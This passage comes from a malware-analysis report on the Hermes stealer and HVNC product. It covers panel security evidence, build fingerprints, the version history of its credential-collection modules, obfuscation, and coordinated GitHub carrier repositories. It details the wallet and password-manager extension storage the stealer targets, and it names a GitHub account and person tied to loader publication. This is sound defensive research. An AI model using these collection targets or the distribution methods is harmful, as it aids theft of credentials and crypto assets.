The controls are also channel-specific. LORD receives its payload access material in configuration and sends it with payload requests, while the fileservers' administrative path is described by a separate internal-token rejection. A key distributed inside a loader can be recovered by someone who holds that sample; this is different from possession of the panel's session or its internal service credentials. Manifest hashes and Reed-Solomon reconstruction support payload identity and recovery, but they do not replace transport encryption or establish who is authorized to publish a manifest.

For viewer connections, the captured frontend supports route assignments containing tickets and expiry metadata. Some callers use those assignments; the terminal component constructs direct viewer candidates through a different call path. The existence of a shared ticket helper therefore cannot establish that every terminal session is ticket-gated. The older security notes also report successful WebSocket upgrades followed by publisher-session errors. An HTTP `101` establishes a protocol upgrade, not accepted device registration, permission to join an existing stream or successful command dispatch. [\[E11\]](#)

Historical notes describe cookie flags, login throttling and Origin checks, but complete supporting transactions were not located for those details. They remain recorded observations with limited independent replayability. MariaDB rejection has stronger retained support: six cached service records from October 9 through 20 contain error 1130, reporting that the source host was not allowed to connect. This verifies rejection of those connections, not the complete grant table or network controls. Similarly, an absent or accepted Origin value is not enough to defeat a separate stream-token check.

15.6 Finding validation and security impact

The offline verification for this section hashes the retained inputs, recounts both response logs and checks the smaller host matrix without sending new requests. Earlier module and frontend inspectors supply the independent native-file and source-code checks. The resulting evidence separates reproducible file facts from historical service behavior and from effects that were never demonstrated. [\[E08\]](#), [\[E10\]](#), [\[E11\]](#)

Table 15.2 Security impact bounded by the retained evidence.

Finding	Demonstrated consequence	Remaining boundary
Public module catalog and downloads	Release metadata and identifiable native code became available for analysis	No administrative or device-control authority established
Public runtime configuration and health	Service origins, build/status fields and counters were exposed	No complete topology, backend source or verified victim census
Plain HTTP reference deployment	Captured transport lacks TLS confidentiality and server authentication	No interception or session theft demonstrated
Rejected account and administrative requests	The retained unauthenticated requests did not return protected records or successful actions	Not an exhaustive authorization audit
Reported WebSocket upgrade behavior	Historical notes distinguish upgrade from a subsequent session error	Original complete handshake/message transcripts remain missing

What each additional piece of evidence establishes

1

A response was received

Status and error text establish the observed decision for that request.

2

Response content was disclosed

Public catalog and runtime-configuration bodies expose concrete metadata.

3

An artifact was retained and verified

Downloaded module bytes can be matched to the catalog’s size and digest.

4

An authorized action or account takeover

Not demonstrated by the retained public catalog and rejected control requests.

401 alone does not establish that a queried handler exists.

A WebSocket upgrade alone does not establish message authorization.

Figure 15.7 Validation progresses from a returned response to disclosed content, a verified artifact and a demonstrated authorized action. The module investigation reaches identifiable native code. The retained security assessment does not reach operator-account takeover or control of an existing victim session.

The most consequential result for this investigation was access to verifiable product code. It enabled the module analysis and comparisons without an operator login. Administrative rejection and public code disclosure coexist in the tested deployment: the former limits the demonstrated access, while the latter provides a concrete, reproducible exposure. Claims of account takeover, arbitrary victim control or database compromise would require evidence beyond these records.

16. Development history and release pipeline

Hermes’s retained versions expose several kinds of development work: a repair to string ownership, broader extension-storage collection, a small Firefox cloning change and a later increase in code obfuscation. The carrier repositories record a separate progression through readable Python, obfuscated wrappers, embedded native payloads and revised launch statements. These changes can be connected through exact bytes and revision metadata without assuming that a module version, a Git commit and a running deployment share one release date. [\[I04\]](#) [\[I05\]](#) [\[C08\]](#)

16.1 Build toolchains and binary fingerprints

The current comparison covers twenty distinct family PE identities: fifteen catalog DLLs, Stage 3, both retained Stage 4 variants, Stage 5 and the embedded hidden-desktop helper. Three packaged Microsoft runtime DLLs provide separate controls. The mapped-image copy of Stage 3 and the packed intermediate are excluded from that count. Nine family images contain Rich headers; eleven do not. Among the fifteen catalog DLLs, the split is eight and seven. [\[I04\]](#)

Two linker fingerprints across the held family images

20 family images: 15 modules, Stage 3, two Stage 4 variants, Stage 5 and one helper

	Microsoft pattern	LLVM pattern
Rich header	Present	Absent
Held family / modules	9 / 8	11 / 7
PE offset	0x100, 0x108, 0x118	0x78
Linker field	14.51 or 14.38	14.0
DOS stub bytes	192, 200 or 216	56; identical in all 11
Module section order	.olympc before .fptable	.fptable before .olympc

Recovery crosses the groups

1.1.1 follows the LLVM pattern; 1.1.2 through 1.1.6 follow the Microsoft pattern.

All 20 family images have a zero security directory. Three runtime controls have certificate tables. Linker attribution is an assessment from the fields, not a count of developers or build hosts.

Figure 16.1 Two recurring header and section-layout groups in the retained binaries. The observed fields support Microsoft-linker and LLVM-linker assessments; the grouping does not identify build machines or developers.

The Rich-absent images share a 56-byte DOS stub, PE offset `0x78` and linker field `14.0`. Module members place `.fptable` before `.olympc`. The Rich-present group carries longer stubs, linker fields `14.51` or `14.38`, and the reverse order of those two module sections. These combined fingerprints are consistent with LLVM `lld-link` and Microsoft `link.exe`, respectively. They are a toolchain assessment from the produced files; post-processing could alter the same metadata.

Recovery 1.1.1 belongs to the first group. Version 1.1.2 carries the Microsoft-shaped header with Rich linker build `36260`; versions 1.1.3 through 1.1.6 carry build `33145`. Those four later files have identical ordered Rich product/build/count fingerprints despite their different code sizes. The labels describe object and linker metadata, not a count of workstations or authors.

Five module images retain CodeView PDB paths under `D:\projects\olympic-modules\`. Both hidden-desktop versions and process-manager name `xollvm-x64-protected`; terminal names `xollvm-x64-diagnostics`; URL download names `xollvm-x64-reference`. The shared directory pattern and three configuration names expose a recurring build organization. The names alone do not establish the flags used, an accidental release or the protection applied to every function.

All twenty family images have zero offset and size in the PE security directory. They carry no embedded Authenticode certificate table in the retained state. The three runtime controls have certificate tables and reproducible-build debug records. Their timestamp fields decode to years 2000, 2073 and 2086, illustrating why a PE date cannot automatically be treated as a compilation time. Stage 3's field reads 2022 even though its surrounding delivery evidence is from 2026. [\[I04\]](#)


16.2 Module version history

The fifteen distinct catalog specimens cover nine module identifiers. Recovery contributes six versions, 1.1.1 through 1.1.6; hidden-desktop contributes two, 0.1.1 and 0.1.2. The other seven identifiers each contribute one retained build. The three catalog contents preserve different snapshots, rather than a complete release ledger. None supplies a per-row publication timestamp. [\[I05\]](#)

Several independent version labels coexist inside one record and its binary. All retained module APIs use ABI 2, while the catalog version, download route, embedded API string and PDB filename can disagree. For example, the earlier hidden-desktop DLL is catalog version 0.1.1 but carries internal label 0.1.16. The later DLL aligns those labels at 0.1.2. That change does not establish an independently published release named 0.1.16.

Fifteen held module builds, nine module identifiers

Dates below are declared PE header values in October 2026, UTC.



Recovery 1.1.2 → 1.1.3: header values are 39 seconds apart; linker fields change 14.51 → 14.38.

The interval is not elapsed build time. Header values, catalog labels and collection dates are separate evidence.

Figure 16.2 The retained module versions positioned by their declared PE timestamp fields. These are binary metadata, separate from catalog versions and collection dates. Recovery's adjacent 1.1.2 and 1.1.3 fields differ by 39 seconds across different Rich linker builds.

Table 16.1 Version fields with different meanings. The URL-download filename inherited the route's 1.0.0 label; its catalog field and native strings say 0.1.0. [I04] [I05]

Module record	Catalog version	Download-route suffix	Native API string	PDB filename version
Hidden desktop, earlier	0.1.1	0.1.1	0.1.16	0.1.16
Hidden desktop, later	0.1.2	0.1.2	0.1.2	0.1.2
Process manager	0.1.1	0.1.1	0.1.2	0.1.2
URL download	0.1.0	1.0.0	0.1.0	0.1.0
Recovery, all six	1.1.1-1.1.6	Same version	0.1.0	No retained path

Recovery's declared PE fields cluster between October 14 and 16. The 1.1.2 and 1.1.3 values are only 39 seconds apart, yet their linker metadata and file layouts differ substantially. This is a measured interval between header values. The retained material does not identify the actual build start times, elapsed compilation time or source commits.

16.3 Recovery module changes

The largest early size change is between 1.1.2 and 1.1.3: 2,401,792 bytes becomes 4,198,400 bytes. The smaller 1.1.2 already contains the major browser, application-session, mail, wallet and password-manager paths. Its recovered extension descriptors also preserve the same 61 Chromium and 34 Gecko records as 1.1.1. The size difference therefore cannot be interpreted as a simple addition or removal of that collector suite. [I05]

A more specific change concerns the lifetime of those descriptors. Version 1.1.1 stores views into persistent image data. In 1.1.2 and 1.1.3, builders copy pointer/length records and destroy their temporary backing strings before the returned records are consumed. Version 1.1.4 changes the records from 48 to 96 bytes and copies three owning strings before temporary cleanup. The same repair occurs in the Chromium and Gecko builders. Runtime corruption depends on memory reuse; the native comparison establishes the invalid lifetime and its repair in these paths.

Version 1.1.5 changes selection and storage coverage. The Chromium table grows from 61 to 69 descriptors, adding NordPass, Proton Pass, RoboForm, OKX Wallet, Backpack, Zerion, Polkadot.js and Talisman. The reviewed selector accepts both `wallet` and `password-manager`, and another path discovers candidate names beneath `Local Extension Settings`. Storage selection adds Sync Extension Settings, Extension State and IndexedDB blob directories. Gecko adds the temporary-storage root and selects local-storage and IndexedDB children separately.

The same version repairs a concrete Gecko fallback parser. The earlier code validates the 16-byte prefix `moz-extension+++` but advances by 31 bytes, dropping the first fifteen bytes of a following UUID. The new parser advances by the actual prefix length and handles suffix markers. Its direct predecessor could still collect through another construction path, so this defect did not make every Gecko storage request fail.

```
Synthetic directory name:
moz-extension+++01234567-89ab-cdef-0123-456789abcdef

1.1.4 fallback, skip 31:
def-0123-456789abcdef

1.1.5 parser, skip the 16-byte prefix:
01234567-89ab-cdef-0123-456789abcdef
```

Figure 16.3 Analyst string-model example backed by the native suffix-selection instructions. The old path adds 31 at RVA `0x29A5FF`; the new path advances by the prefix length at `0x2BA7C0`. This is a parser comparison, not a browser execution capture. [I05]

The controlled DLL comparison in Section 11 supplies a separate observation: 1.1.4 returned 530 of 650 seeded marker cases; 1.1.5 and 1.1.6 each returned 645, with matching bytes. All eight newly listed Chromium identifiers and four added Gecko storage cases appeared in the latter two outputs. The experiment also contradicted an earlier prediction about an IndexedDB-only profile. It supports expanded storage collection in that fixture, rather than every static prediction about profile admission. Version 1.1.6's principal measured change is the obfuscation discussed below. [I05]

16.4 Hidden-desktop module changes

Hidden-desktop 0.1.2 is a small, traceable update to the earlier catalog DLL. The exclusion predicate at RVA `0x16D980` adds full-component comparisons for `bookmarkbackups`, `sessionstore-backups` and `jumplistcache`. Both the preflight scan and the copy traversal call the same predicate. Matching directories disable descent before the iterator advances, excluding their subtrees from the working profile copy. The changed code does not delete those directories from the source profile. [I05]

Hidden desktop 0.1.1 → 0.1.2: a narrow profile-copy change

File: +512 bytes from raw alignment · Changed predicate: +176 virtual code bytes

Whole path-component exclusions added

`bookmarkbackups`
`sessionstore-backups`
`jumplistcache`

Source profile data is not deleted.

Internal label: 0.1.16 → 0.1.2

One shared predicate

Both preflight scan and copy traversal use the added tests.

Matching directories prune traversal; descendants are not individually visited.

5,887 paired PE exception-table ranges

3,483 byte-identical

2,397 normalized matches

7 reviewed residuals

All 5,232 intervening ranges match exactly or after normalization. This is bounded static correspondence.

Unchanged: 161,792-byte helper, 13 import libraries / 320 entries, 16 exported names.

Figure 16.4 A narrow update in hidden-desktop 0.1.2. The expanded exclusion predicate feeds both scan and copy; the embedded helper and exposed interfaces remain unchanged. Native-range correspondence bounds the comparison without establishing whole-program equivalence.

The predicate grows by 176 virtual code bytes. File alignment increases the whole DLL by 512 bytes. The images retain 5,887 exception-table ranges, sixteen export names and 320 imported entries from thirteen libraries. The 111,050-byte compressed helper and its 161,792-byte expanded PE are byte-identical. Internal API, export-library, PDB and `.olympc` labels change from 0.1.16 to 0.1.2.

This comparison also shows why string inventories need call-site context:

`sessionstore-backups` already existed elsewhere in the older image. Its new use in the exclusion predicate is visible in the instruction comparison, although a set difference of printable strings would miss it. The scan prunes matching directories before visiting their descendants, so


its excluded-file counters do not individually count every file below them. No catalog-DLL experiment measures the resulting Firefox launch or session-reuse outcome.

16.5 Obfuscation and code evolution

Recovery 1.1.6 grows by 196,608 file bytes over 1.1.5. Raw `.text` accounts for 196,096 bytes of that increase. Six connected report and transport routines account for 172,576 added bytes, approximately 88% of the raw code-section growth. The comparison retains the same 234 imported identities and 12,300 unwind ranges, while the bounded literal decoder recovers the same 3,095 call-site values in both versions. [I05]

Recovery 1.1.6 expands code in already connected routines

Added routine bytes relative to 1.1.5; bar lengths share one linear scale.



172,576 added bytes in six routines / 196,096 added raw .text bytes = 88.0%

A repeated local invariant

$x \times (x + 1)$ and $x \times (x - 1)$
always have a zero low bit.

32-bit wraparound preserves that bit.

4,176 matched parity sites

3,260 branch consumers classified
916 remain outside the bounded matcher

Code growth does not itself establish a new collector family.

Figure 16.5 Where recovery 1.1.6 adds code. Six report and transport routines account for most of the raw code-section growth. The parity inventory measures repeated native patterns; its branch-consumer coverage remains separately bounded.

The new code repeatedly multiplies consecutive integers and tests the product’s low bit. That bit is always zero, including under 32-bit wraparound. All 4,176 retained core patterns match either $x \times (x+1)$ or $x \times (x-1)$. A narrower matcher classifies 3,260 local branch consumers; 916 remain outside its matched consumer shapes. These results establish repeated local obstruction, without making every intervening instruction removable.

```

1050 mov     edx, DWORD PTR [rip+0x43a92e]
1056 cmp     DWORD PTR [rip+0x43a923], 0xa
105d setl    cl
1060 lea     r8d, [rdx+0x1]
1064 imul    r8d, edx
1068 test    r8b, 0x1
106c sete    dl
106f test    cl, dl
1071 jne     0x1077
1073 xor     cl, dl
1075 je      0x1050

```

Figure 16.6 Recovery 1.1.6 report-entry instructions, with addresses expressed as RVAs. The even product makes `DL=1`; either value of `CL` reaches `0x1077`. The apparent back edge is not taken on this local path. [I05]

Another checked transformation expands a bitwise `XOR 0x9F` into mixed arithmetic and Boolean operations. An independently transcribed formula gives the same result for all 256 input bytes. The WinHTTP comparison also finds a duplicated `WinHttpWriteData` call in a bypassed block; counting calls in the linear listing would wrongly suggest another transmission. These concrete reductions explain part of the size increase. Equal fixture results and selected reduced expressions do not prove that the complete 1.1.6 DLL is semantically identical to 1.1.5.

The Python carriers vary at a different layer. Section 6's outer wrappers change identifiers, masks, chunk layouts and stored decoys while sometimes recovering identical Python. The historical plaintext client and the later embedded-PE wrapper change the delivery interface itself. Wrapper diversity, native obfuscation and collector functionality therefore require separate comparisons.

16.6 Payload releases and carrier updates

Five retained repository histories connect these delivery changes to specific revisions: [gunkonchi/xscrape](#), [letorig/video-generator-client](#), [hkqr/my-free-code](#), [nahrek/polyledger](#) and [caxete/crypto-tax-calculator](#). The selected October 3 revisions carry obfuscated Python. October 9 introduces the same readable signed client across the five repositories; October 11 restores an obfuscated form. October 15 replaces the selected payload files with the common embedded wrapper. October 17 includes changes to the surrounding callers. [C08]

The October 9 client selects a payload through [/pe/hash/464bc0bd3e716d5276909c4b2cf0817f8579d5fd4bcc784557b74ec6f66fa403](#). Its saved source is sufficient to reconstruct the request and injection implementation, but the selected response remains unlocated. That selector must not be treated as the hash of the subsequently retained Stage 3 or Stage 4 bytes. Publishing readable code establishes exposure of that implementation; an accidental leak or a deliberate diagnostic release remains an interpretation.

Shared payload revisions and separate caller changes

Five retained repository histories; dates are in October 2026. Hashes below are prefixes.

Date	Payload form and checked identity	Delivery or caller effect
10-03	Obfuscated Python 22,236 bytes · 5ea250db...	Selected revisions share the same payload file.
10-09	Readable signed client Same 1,251-line source	Saved request selector; its response is not retained.
10-11	Obfuscated Python 24,855 bytes · 60c5c203...	Wrapper changes do not identify a new native response.
10-15	Embedded native payload 1,142,725-byte wrapper · f6b3e697...	843,776-byte Stage 4; mapper and SMAP steps bypassed.
10-17	Application caller edits Selected entry points change	Subprocess starts introduce path and interpreter dependencies.

Matching payload bytes do not make application entry points equivalent. The records do not expose the release script or explain the publisher’s intent.

Figure 16.7 Selected carrier revisions change packaging and invocation separately. Git metadata dates the saved commits; byte comparisons identify the payload forms. The sequence does not establish why readable source was published or what release tooling produced the updates.

The embedded wrapper removes the mapper and SMAP retrieval steps from that route. Its decoded 843,776-byte PE differs from the Stage 4 image recovered through Stage 3 at exactly one byte, offset 0xCD1A0. The configuration flags at .loldcfg + 0xFA0 change from 0x1F to 0x1E, clearing the master persistence bit. Every other byte, including the code and download configuration, matches. This byte-level continuity connects the packaging routes without requiring every intervening Python revision to have delivered the same response. [I04] [C08]

Caller edits provide another independent layer. The retained gunkonchi diff adds import subprocess, removes the direct fs.run_sync() call and launches python xsrape/fs.py. Its use of a command name and relative path introduces interpreter-lookup and working-directory dependencies. A matching payload file does not make all application entry points equivalent.

16.7 Coordinated publication bursts

The selected changes recur across five repositories with unrelated advertised purposes. Exact shared payload bytes provide the technical connection; retained Git objects supply commit metadata, and saved GitHub PushEvents provide a separate publication clock for four waves. A commit timestamp can be set by its creator. A PushEvent’s created_at describes the recorded event, not a victim’s download or execution. [C08]

Publication intervals across the five carriers


Git committer fields and retained GitHub PushEvent times are separate clocks.

2026 date	First commit per repository	Retained push-event span
10 -03	40m 10s	40m 10s
10 -09	5m 04s	5m 05s
10 -11	4m 37s	4m 37s
10 -15	4h 19m 58s	4h 19m 58s
10 -17	1h 03m 31s	No retained series

October 15: first four span 112 seconds;
the fifth extends both all-five intervals.

October 17: all 17 selected commits
span 1h 10m 18s.

October 9 commit fields



October 11 commit fields




Figure 16.8 Measured timing of the five carrier waves. Commit and retained PushEvent timestamps remain separate. The October 15 fifth repository arrives hours after the first four; October 17 distinguishes each repository's first commit from the complete selected session.

The October 9 commit fields span 304 seconds, while the corresponding saved push events span 305 seconds. October 11 spans 277 seconds in both sets. On October 15, the first four repositories cluster within 112 seconds; the fifth extends the window to four hours, nineteen minutes and 58 seconds. This delayed member is part of the observed distribution pattern and should not disappear inside a rounded description of a two-minute release.

October 17 contains seventeen retained commits across the five repositories. The first commit from each repository spans 3,811 seconds; the complete selected session spans 4,218 seconds, or 70 minutes and 18 seconds. No matching PushEvent series is retained for that day. These repeated, content-linked bursts support coordinated publication to multiple targets. They do not expose the release script, establish one account controller or measure the number of people doing the work.

16.8 Development cadence and operational maturity

The retained sequence combines reusable components with uneven release quality. Shared module metadata, a stable ABI, unchanged embedded helpers and recurring build configurations support an organized codebase. Specific version comparisons show a repaired lifetime defect, additional storage selection and more extensive obfuscation. The carrier histories show repeated distribution of common material with changes to both packaging and invocation.

The same record preserves ordinary integration mistakes. One `hkqr` snapshot contains `import . import point`, which is invalid Python syntax. Its successor removes that statement but invokes `subprocess.Popen` without importing `subprocess`. In contrast, the retained `gunkonchi` caller adds the import explicitly. The defect belongs to a particular source revision, not every carrier in the wave. [C08]

```
import sys
-from .launchers import launch, CLIENTS
-import . import point
+from .launchers import launch, CLIENTS

-point.run_sync(FORCE_SYNC=True)
+process = subprocess.Popen(["python", "my_free_code/cli/point.py"])
```

Figure 16.9 The retained `hkqr` caller change, with trailing whitespace omitted. The complete successor file contains no import of `subprocess`. The earlier revision fails to parse; the later launch statement has an unresolved name if preceding imports succeed. [C08]

Version-label inconsistencies and retained diagnostics/reference path names add evidence of imperfect packaging discipline. They do not establish a particular staffing model or justify treating the product as uniformly unreliable. Likewise, the frequency of sampled changes does not yield a complete development schedule: the collection is concentrated in October, PE dates are unauthenticated fields, and no private source repository or CI history is held. The strongest account of this pipeline comes from the specific changes and repeated byte identities that survive in the artifacts.

17. Attribution assessment


The strongest account-level attribution concerns `thanhan92-f1`, publicly presented as Nguyen Thanh An and affiliated with `hitechcloud-vietnam`. Three GitHub-associated revisions in two repositories introduce and update the malicious `exp.py` loader. Original Git objects join those revisions to exact file bytes, and the later loader's embedded decoding material connects it to the recovered Hermes chain. The sequence strongly supports sustained participation by the account in loader publication and maintenance. The commercial identity `HermesBot` is separately connected to the panel and Telegram sales contact. Whether the publishing account's controller also developed or sold Hermes remains an open role question. [P12] [P13] [P14]

17.1 Product authors, distributors, and customers


Several roles contribute to the observed system. A developer produces the client or its modules. A seller markets subscriptions and supplies customer access. A distributor places loaders where prospective victims will run them. A customer administers a deployment, potentially with additional worker accounts. One person could occupy several roles, and one role could involve several people. The software's subscription and worker model makes that distinction necessary when interpreting accounts, repositories and service addresses.

Different records establish different roles

Published seller contacts



Customer and worker roles



Native developer
Ownership of the native software remains unresolved.

Publisher association and retained artifact path



Artifact linkage does not assign the seller, subscriber or native-developer role to one person.

Figure 17.1 Separate relationships established by the retained evidence. Published product contacts identify the commercial persona; Git and payload records identify a distribution path. The native developer, customer identities and any overlap between these roles remain unresolved.

Sections 3 and 14 establish the advertised tiers, worker permissions, guest links and build controls. Section 13 establishes shared frontend and module identities across selected acquisitions. Those observations support a product deployed in more than one setting. They do not turn each IP address into a different customer or each account into a different operator. Likewise, a PyMapper host delivering Hermes establishes a software-delivery relationship without resolving whether PyMapper was developed by the Hermes seller, purchased separately or operated by a distributor. [P12] [P14]

17.2 Forum and Telegram identity links

The captured panel provides a direct commercial-identity connection. Its footer points to exploit.in topic 289891 and t.me/Hermes_Greece. The retained forum image names *HermesBot*, displays the winged H and advertises Hermes as an HVNC, stealer, loader and self-hosted botnet product. The Telegram profile displays @Hermes_Greece, the name “Hermes Botov” and the same emblem. The October 16 conversation preserves a price request followed by the tier and policy images examined in Section 3. [P12]

```
{href:"https://forum.exploit.in/topic/289891/",label:"exploit"},
{href:"https://t.me/Hermes_Greece",label:"telegram"}
```

Figure 17.2 Two complete contact objects selected from the captured main JavaScript entry. Only whitespace and line breaks are added. The xss link and since-2026 label are omitted here; the full file is archived.

The contact chain is stronger than a reused product name. The panel explicitly publishes the destination, and the recorded conversation at that destination supplies a matching commercial offer. It establishes the seller persona presented by the collected deployment. It does not establish the legal identity behind *HermesBot*, exclusive control of the Telegram account or ownership of every address serving the product. The retained exchange contains no completed purchase, payment address or customer-provisioning receipt that would resolve those questions.

17.3 Carrier-account provenance and control

The *thanhhan92-f1* account has a more specific relationship to the loader than repository ownership alone. The retained GitHub API responses associate its numeric account ID, 73547738, with all three selected *exp.py* revisions. Each commit declares *Nguyen Thanh An* as author and uses the GitHub noreply address containing that account ID. Each lists GitHub’s *web-flow* account, ID 19864447, as committer. The API reports *verified: true* and *reason: "valid"*; the retained signature block is OpenPGP. [P13]

These are GitHub-mediated commit records. They do not show the named person’s SSH key signing the changes. The offline verification checks that the API’s signed payload and armored signature agree with the original Git object, then recomputes its object ID. It preserves GitHub’s verification result as a recorded platform assertion; it does not independently authenticate a human signer.

The account profile explicitly publishes the name *Nguyen Thanh An*, the company field *@hitechcloud-vietnam* and the site *photuesoftware.com*. A separate organization-membership response lists *hitechcloud-vietnam*, while the social-account response publishes




Figure 17.3 Detail of the original October 6 exp.py update in hitechcloud-vietnam/cve-2026-41940-PoC. The viewport makes the account, short commit ID, verification badge and update summary readable. The full capture remains archived; GitHub’s badge is interpreted with the retained author, committer and signature fields.

LinkedIn, Facebook, X and a company portal. These records establish the account’s public presentation and organizational association at collection time. Self-published business titles are not independently verified employment records. No additional identity is inferred from a follower, a similar username or a repository copied from another publisher.

17.4 Commit history and account associations

